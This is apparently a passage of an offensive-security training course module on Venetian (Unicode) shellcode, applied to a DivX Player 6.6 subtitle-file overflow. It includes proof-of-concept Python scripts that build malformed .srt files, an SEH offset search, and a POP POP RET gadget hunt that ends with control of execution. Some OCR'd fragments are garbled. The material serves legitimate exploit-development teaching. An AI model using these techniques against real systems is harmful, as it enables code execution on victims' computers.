

Module 0x04 Venetian Shellcode

Lab Objectives

- **Understanding Unicode Overflows**
- **Understanding and using Venetian Shellcode in limited character set environments**
- **Exploiting the DIVX 6.6 vulnerability using Venetian Shellcode**

Overview

“Unicode is a computing industry standard allowing computers to consistently represent and manipulate text expressed in most of the world’s writing systems”⁷⁰. The Unicode character set uses sixteen bits per character rather than 8 bits like ASCII, allowing for 65,536 unique characters. This means that if an operating system uses Unicode, it has to be coded only once and only internationalization settings need to be changed (character set and language).

The problem in exploiting buffer overflows occurring in Unicode strings, is that “standard” shellcode sent to the vulnerable application is “modified” before being executed because of the Unicode conversion applied to the input buffer. The consequence is that standard shellcode can’t be executed in these situations resulting in a crash. “*The Venetian exploit*” paper written by Chris Anley in 2002⁷¹ was the first public proof that buffer overflows which occur in Unicode strings can be exploited. The paper introduces a method for creating shellcode using only UTF-16 friendly opcodes, that is, with every second byte being a NULL. In this module we will study the Venetian method and apply it to a buffer overflow which affects a well known multimedia player.

⁷⁰<http://en.wikipedia.org/wiki/Unicode>

⁷¹Creating Arbitrary Shell Code in Unicode Expanded Strings, January 2002 (Chris Anley)
<http://www.ngssoftware.com/papers/unicodebo.pdf>



The Unicode Problem

Under Windows, two functions are responsible for ASCII to Unicode conversion and vice versa, respectively: *MultiByteToWideChar* and *WideCharToMultiByte*⁷².

```
intMultiByteToWideChar(  
    UINT CodePage,           <--- PAGE  
    DWORD dwFlags,  
    LPCSTR lpMultiByteStr,  <--- SOURCE STRING  
    intcbMultiByte,  
    LPWSTR lpWideCharStr,   <--- DESTINATION STRING  
    intcchWideChar  
);  
  
intWideCharToMultiByte(  
    UINT CodePage,           <--- PAGE  
    DWORD dwFlags,  
    LPCWSTR lpWideCharStr,  <--- SOURCE STRING  
    intcchWideChar,  
    LPSTR lpMultiByteStr,   <--- DESTINATION STRING  
    intcbMultiByte,  
    LPCSTR lpDefaultChar,  
    LPBOOL lpUsedDefaultChar  
);
```

Win32 API unicode conversion functions

The first parameter passed to both the above functions is the code page which is very important. The code page describes the variations in the character-set to be applied to 8-bit/16-bit value, on the base of this parameter the original value may turn into completely different 16-bit/8-bit values. The code page used in the conversions can have a big impact on our shellcode in Unicode-based exploits. However, in most of the cases, ASCII characters are generally converted to their wide-character versions simply padding them with a NULL byte (0x41 -> 0x4100); luckily, this is also the case of the application that we are going to exploit in this module.

⁷²Unicode characters are often referred to as wide characters.



The Venetian Blinds Method

As explained in [71], the “Venetian” technique consists of using two separated payloads - the first payload, that is half of the final one we want to execute, is used as a “solid” base in which bytes are interleaved with *NULL* gaps because of the Unicode conversion. The second payload is a shellcode writer completely written with a set of instructions that are Unicode in nature. Once the execution passes to the shellcode writer, it starts to fill the null gaps replacing them, byte by byte, with the second half of the final shellcode in order to obtain our complete payload. The name “Venetian Blinds” comes from the fact that the Unicode buffer can be imagined to be somewhat similar to a Venetian blind closed by the shellcode writer.

The key points of this method are:

- There must be at least one register pointing to our Unicode buffer;
- XCHG opcodes and ADD / SUB operations with multiples of 256 bytes can be safely used to further adjust the register that will be used for writing arbitrary bytes filling zeroes;
- We must modify memory, using instructions that contain alternating zeroes (Unicode friendly opcodes);
- We must insert "nop" equivalent opcodes between instructions in order to make sure that our code is aligned correctly on instruction boundaries.


Anley choose to use instructions like the following in order to "realign" shellcode:

```
00 6D 00:add byte ptr [ebp],ch
00 6E 00:add byte ptr [esi],ch
00 6F 00:add byte ptr [edi],ch
00 70 00:add byte ptr [eax],dh
00 71 00:add byte ptr [ecx],dh
00 72 00:add byte ptr [edx],dh
00 73 00:add byte ptr [ebx],dh
```

Nop instructions that can be used to align shellcode

The choice obviously depends on which of our registers points to a writable memory area which won't bring execution problems while being overwritten. Assuming that there is a at least one register that points to our Unicode buffer the shellcode writer “core” will be composed of the following instruction set:

Shellcode → Instruction
inc eax → protect spaces
Instruction
inc ebx
inc ecx
inc edx



Shell

```

80 00 75:add byte ptr [eax],75h
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch
40      :inc eax
00 6D 00:add byte ptr [ebp],ch

```

80 00 00 ← Shell
Shellcode Writer Instructions Set

This will end up with arbitrary bytes filling the zeroes inside our shellcode. Please be sure to study texts [71] and [73] carefully before moving on.

EAX to first Null

Exercise

- 1) Manually build a "Venetian" payload writer in order to obtain the following ASM instructions:

```

OR DX, 0x0FFF  in
INC EDX       in
PUSH EDX      in
PUSH 0x2      in

```

in 8xasm n5f

You can use the metasploit nasm shell to discover the relative opcodes.


- 2) Open venetian.exe from OllyDbg and set a breakpoint at address 0x004010A9 (JMP EAX)
- 3) Press F9 to reach your breakpoint and then F7 to step in to the first NOP instruction
- 4) Scroll down in the disassembly window and you will see that venetian.exe already has the part of the payload that need to be completed by your venetian writer
- 5) Binary paste your "Venetian" payload writer in the disassembly window starting at the beginning of the NOPs instructions
- 6) Follow the "Venetian" writer execution step by step and check that is actually "creating" your shellcode

Base 66cA0F520200 ← Already after 909090's

80 81 6d406d406d Patch in this format
in nops
Binary Paste

Change EAX to 09

⁷³ <http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf>



DivX Player 6.6 Case Study: Crashing the application

We will exploit a buffer overflow vulnerability found in DivX Player in 2008 by *securfrog*. The overflow occurs when the DivX Player parses a subtitle file with an overly long subtitle DIV⁷⁴. We will use the Venetian Blinds Method by using the original POC⁷⁵ and obtain code execution. The first POC we are going to analyze is a modified version of the one supplied by *securfrog* in which we increase the buffer size in order to overwrite the Structure Exception Handler to own EIP.

```
#!/usr/bin/python
# DivXPOC01.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01
# file = name of avi video file
file = "infidel.srt"

stub = "\x41" * 3000000
f = open(file, 'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r \n";
```

POC01 Source Code

Running POC01, the application throws an exception. As the SEH is completely overwritten by our buffer, we can control the execution flow. Nevertheless SEH is not overwritten with our usual `0x41414141` but with `0x41004100`, indicating that our buffer has been converted to Unicode before smashing the stack. If you are not familiar with SEH exploitation technique, please read Text [76] carefully before proceeding.


⁷⁴ <http://www.securityfocus.com/bid/28799>

⁷⁵ <http://www.milw0rm.com/exploits/5462>

⁷⁶ <http://www.ngssoftware.com/papers/defeating-w2k3-stack-protection.pdf> (Litchfield 2003)

DivX Player 6.6 Case Study: Controlling The Execution Flow

As usually happens when dealing with Structure Exception Handler overwrites, we need to find a *POP POP RET* address to "install" our own Exception Handler and be able to redirect the execution flow into our controlled buffer. The *POP POP RET* trick works because in usual situations, once the exception is thrown, there's a pointer at *ESP+0x8* that leads inside our controlled buffer (more precisely it leads to the pointer at the next SEH Record just before the SEH is overwritten.)



The screenshot shows the Immunity Debugger interface. At the top, the 'Registers (FPU)' window displays the ESP register value as 0059EDFC. Below this, the main memory dump shows a SEH record at address 0059E24. A context menu is open over this SEH record, with the 'Follow in Stack' option highlighted and the 'Enter' key indicated. The SEH record contains a pointer to the next SEH handler at 00410041. The menu options include: RETURN TO NEXT SEH HANDLER, Address, Show ASCII dump, Show UNICODE dump, Lock stack, Copy to clipboard (Ctrl+C), Modify, Edit (Ctrl+E), Push DWORD, Pop DWORD, Search for address, Search for binary string (Ctrl+B), Go to ESP, Go to EBP, Go to expression (Ctrl+G), Follow in Dump, Follow in Stack (Enter), and Appearance.

Figure 59: ESP+0x8 leads to Pointer to next SEH



Nevertheless, because our buffer is going to be converted to Unicode, we need to find a Unicode friendly *POP POP RET* address. (eg. *0x41004200*). Let's find the right offset to overwrite *SEH* using a unique pattern as a part of our buffer and search for a suitable *POP POP RET* address:

```
#!/usr/bin/python
# DivXPOC02.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# 1500 Bytes pattern
pattern = (
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5"
"Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1"
"Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7"
"Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3"
"Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9"
"An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5"
"Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1"
"As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7"
"Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3"
"Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9"
"Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5"
"Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1"
"Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7"
"Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3"
"Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9"
"Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5"
"Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1"
"Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7"
"Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3"
"Bx4Bx5Bx6Bx7Bx8Bx9" )
stub = "\x41" * (3000000-1500)

f = open(file, 'w')
f.write("1\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(pattern + stub)
f.close()
print "SRT has been created - ph33r\n";
```

POC02 Source Code



```

00420036 DivX_Pla.00420036
00370068 ASCII " in DOS mode.!!!"
00680042 DivX_Pla.00680042
00420038 DivX_Pla.00420038
00390068
00690042 ASCII "orGroup@HHH@2"
00420030 DivX_Pla.00420030
00310069
00690042 ASCII "orGroup@HHH@2"
00420032 DivX_Pla.00420032
00330069 Pointer to next SEH record
0059FE28 00690042 SE handler
0059FE2C 00420034 DivX_Pla.00420034
00350069 RETURN 00350069 from C:\HP\lib\dw.
00690042 ASCII "orGroup@HHH@2"
00420036 DivX_Pla.00420036
00370068 ASCII " in DOS mode.!!!"
00690042 ASCII "orGroup@HHH@2"
00420038 DivX_Pla.00420038

```

Figure 60: Unique pattern overwriting SEH

SEH is overwritten at 1032 Bytes:

```

>>> "\x42\x34\x69\x42"
'B4iB'
>>>
bt ~ # /pentest/exploits/framework3/tools/pattern_offset.rb Bi4B 1500
1032

```

POC02 SEH Offset

It's time to find some good POP POP RET addresses, so let's see what *msfpescan* suggests:

```

bt VENETIAN # /pentest/exploits/framework3/msfpescan -p DivX\ Player.exe

[DivXPlayer.exe]
0x00444a2f pop edi; pop ecx; ret
0x0044f0ae pop edi; pop ebx;retn 0x041a
0x004c5b53 pop edx; pop ebx;retn 0x48c0
0x006ac11c pop ecx; pop ecx; ret
0x006b05c1 pop eax; pop edx; ret
0x0070779a pop esi; pop eax; ret
0x0075aa49 pop edi; pop esi;retn 0x5541

```

POP POP RET Search

Odd! After looking in OllyDbg at those addresses - we don't have *POP POP RET* opcodes! While opening (not attaching) the executable with the debugger, OllyDbg suggests that the DivX Player executable seems to be "*packed*"⁷⁷ - this means compressed and probably encrypted as well. Certainly at this point, we won't be able to use *msfpescan* directly on the executable.

⁷⁷ <http://www.woodmann.com/crackz/Packers.htm>




Figure 61: Ollydbg showing possibly packed executable

The "CFF Explorer" tool from the ExplorerSuite⁷⁸ confirms our theory: it seems the executable was packed with PECompact 2.0. The first option we have is to try a search inside DivXPlayer.exe with OllyDbg while the executable is running; this way is slow though, because we need to filter only suitable "POP POP RET Unicode addresses"⁷⁹. Looks like it's a *memdump* job! As previously shown in this course *memdump*, together with *msfpescan* would be a more complete and fast option, so let's try that out:




Figure 62: CFF Explorer showing packer version

⁷⁸ <http://www.ntcore.com/exsuite.php>

⁷⁹ A nice tool that can be used from OllyDbg for Unicode friendly return addresses searches is OllyUni plugin (<http://www.phenoelit-us.org/win/index.html>) shown in Figure 63 and Figure 64





Figure 63: OllyUni plugin can search for unicode friendly return addresses





Figure 64: OllyUni showing unicode friendly return addresses search results




```
C:\Documents and Settings\admin\Desktop>memdump.exe 1344 divxdump
[*] Creating dump directory...divxdump
[*] Attaching to 1344...
[*] Dumping segments...
[*] Dump completed successfully, 214 segments.
```

```
bt VENETIAN # /pentest/exploits/framework3/msfpescan -p -M divxdump/ | grep "0x00[0-9a-f][0-9a-f]00[0-9a-f][0-9a-f]"
```

```
0x00c0007e pop esi; pop ebx;retn 0x0004
0x00c1002c pop ebx; pop ecx; ret
0x00b200ad pop ebp; pop ecx; ret
0x00b3006a pop esi; pop ebx; ret
0x00b30086 pop esi; pop ebx; ret
0x00b300b1 pop esi; pop ebx; ret
0x00b300d9 pop esi; pop ebx; ret
0x00b4002e pop esi; pop ebx; ret
0x00b4005d pop esi; pop ebx; ret
0x00b400cd pop esi; pop ebx; ret
0x00b500bd pop edi; pop esi; ret
0x00b60012 pop ebp; pop ebx; ret
0x00b8009b pop edi; pop esi; ret
0x00b9003d pop ebp; pop ebx; ret
0x00ba0013 pop esi; pop ebx; ret
0x00ba0054 pop esi; pop ebx; ret
0x00ba00f4 pop esi; pop ebx; ret
0x004500ad pop ebp; pop ebx;retn 0x001c
0x00480094 pop esi; pop ecx; ret
0x004800aa pop esi; pop ecx; ret
0x00520071 pop edi; pop esi;retn 0x0004
0x00560054 pop esi; pop ecx; ret
0x00560059 pop esi; pop ecx; ret
0x00e50095 pop edi; pop esi; ret
0x007800d3 pop esi; pop ebx;retn 0x0004
0x007800ed pop esi; pop ebx;retn 0x0004
0x007900f9 pop edi; pop esi; ret
0x007c009b pop ebp; pop ecx; ret
0x007c00b0 pop ebx; pop ecx; ret
0x007d00a5 pop esi; pop ecx; ret
0x008100a6 pop ebp; pop ebx;retn 0x0008
0x00980008 pop ebp; pop edi; ret
0x009c00f4 pop esi; pop edi; ret
0x009d00ce pop esi; pop edi; ret
0x00c5002f pop esi; pop ebx;retn 0x0008
0x00c50081 pop esi; pop ebx;retn 0x0008
0x00c500cf pop esi; pop ebx;retn 0x0008
0x00c6004c pop esi; pop ebx;retn 0x0004
0x00c600c9 pop esi; pop ebx; ret
0x00c600d0 pop esi; pop ebx; ret
0x00c700c9 pop edi; pop esi;retn 0x0004
0x00ca0094 pop ebp; pop ecx; ret
0x00ca00b6 pop ebp; pop ecx; ret
0x00cc0022 pop esi; pop edi; ret
0x00cc0082 pop esi; pop edi; ret
```

POP POP RET Search



Much better! We are ready to build a new POC to verify the information we gained and using a DivX Player *POP POP RET* Unicode friendly address, **0x00480094**:

```
#!/usr/bin/python
# DivXPOC03.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation POC01

# file = name of avi video file
file = "infidel.srt"

# POP POP RET 0x00480094 found by memdump inside DivXPlayer.exe
stub = "\x41" * 1032 + "\x94\x48" + "\x43" * (3000000-1034)

f = open(file, 'w')
f.write("l\n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(stub)
f.close()
print "SRT has been created - ph33r\n";
```

POC03 Source Code

We open *POC03* with the DivX Player and see that the SEH was overwritten by our *POP POP RET* address. By setting a breakpoint on that address and following the execution flow we "land" inside our controlled buffer.




Figure 65: Breakpoint hit on our own Exception Handler

